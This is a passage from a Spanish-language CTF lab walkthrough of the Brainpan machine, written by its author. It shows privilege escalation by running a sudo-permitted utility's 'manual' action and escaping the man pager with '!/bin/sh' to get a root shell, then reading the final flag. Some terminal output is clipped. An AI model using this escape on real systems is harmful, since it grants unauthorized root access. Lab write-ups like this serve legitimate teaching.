sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
```

Hacemos una enumeración simple

Comando: sudo -l

Y podemos observar que tenemos un binario llamado anansi_util ubicado en

/home/anansi/bin/anansi_util

que podemos ejecutar con sudo sin necesidad de ser root

```
puck@brainpan:/home$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
   - network
   - proclist
   - manual [command]
```

Comando: sudo /home/anansi/bin/anansi_util

```
(press RETURN)
LS(1)
                                 User Commands
NAME
       ls - list directory contents
SYNOPSIS
       ls [OPTION] ... [FILE] ...
DESCRIPTION
       List
             information about the FILEs (the current dir
       Sort entries alphabetically if none of -cftuvSUX nor
       fied.
       Mandatory arguments to long options are mandator
       too.
       -a, --all
              do not ignore entries starting with .
       -A, --almost-all
              do not list implied . and ..
       --author
Manual page ls(1) line 1 (press h for help or q to quit)
```

Vemos que si en las acciones escogemos manual ls

Comando: sudo /home/anansi/bin/anansi util manual Is

Tenemos la oportunidad de especificar un comando manual.

Si nos dirigimos a la siguiente utilidad:

https://gtfobins.github.io/gtfobins/man/

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo man man
!/bin/sh
```

Nos sugiere usar la siguiente instrucción:

Comando: !/bin/sh

```
Manual page ls(1) line 1 (press h for help or q to quit)!/bin/sh
!/bin/sh
# whoami
whoami
root
Shell
```

De esta forma ya tenemos una shell en la que nos encontramos como root

```
# cd /root
cd /root
# ls -la
ls -la
total 40
drwx----
            5 root root 4096 Mar
                                     2013
drwxr-xr-x 22 root root 4096 Mar
                                     2013
                                  4
drwx-
            2 root root 4096 Mar
                                  4
                                     2013 .aptitude
-rw-----
                                     2013 .bash_history
            1 root root
                           0 Mar
                                     2012 .bashrc
-rw-r--r--
           1 root root 3106 Jul
-rw-r--r-- 1 root root
                         564 Mar
                                  7
                                     2013 b.txt
drwx-----
           2 root root 4096 Mar
                                     2013 .cache
                                  4
                                     2013 .lesshst
            1 root root
                          39 Mar
                         140 Jul
                                  3
                                     2012 .profile
           1 root root
-rw-r--r--
                                     2013 .selected_editor
           1 root root
                         74 Mar
                                  5
-rw-r--r--
           2 root root 4096 Mar
                                     2013 .ssh
drwx-
```

Si nos dirigimos al directorio root y enumeramos los directorios que allí se encuentran encontraremos un archivo de interés llamado b.txt

Si lo leemos vemos que ya hemos capturado la última flag y terminado la máquina.

Pablo Alvarez Araya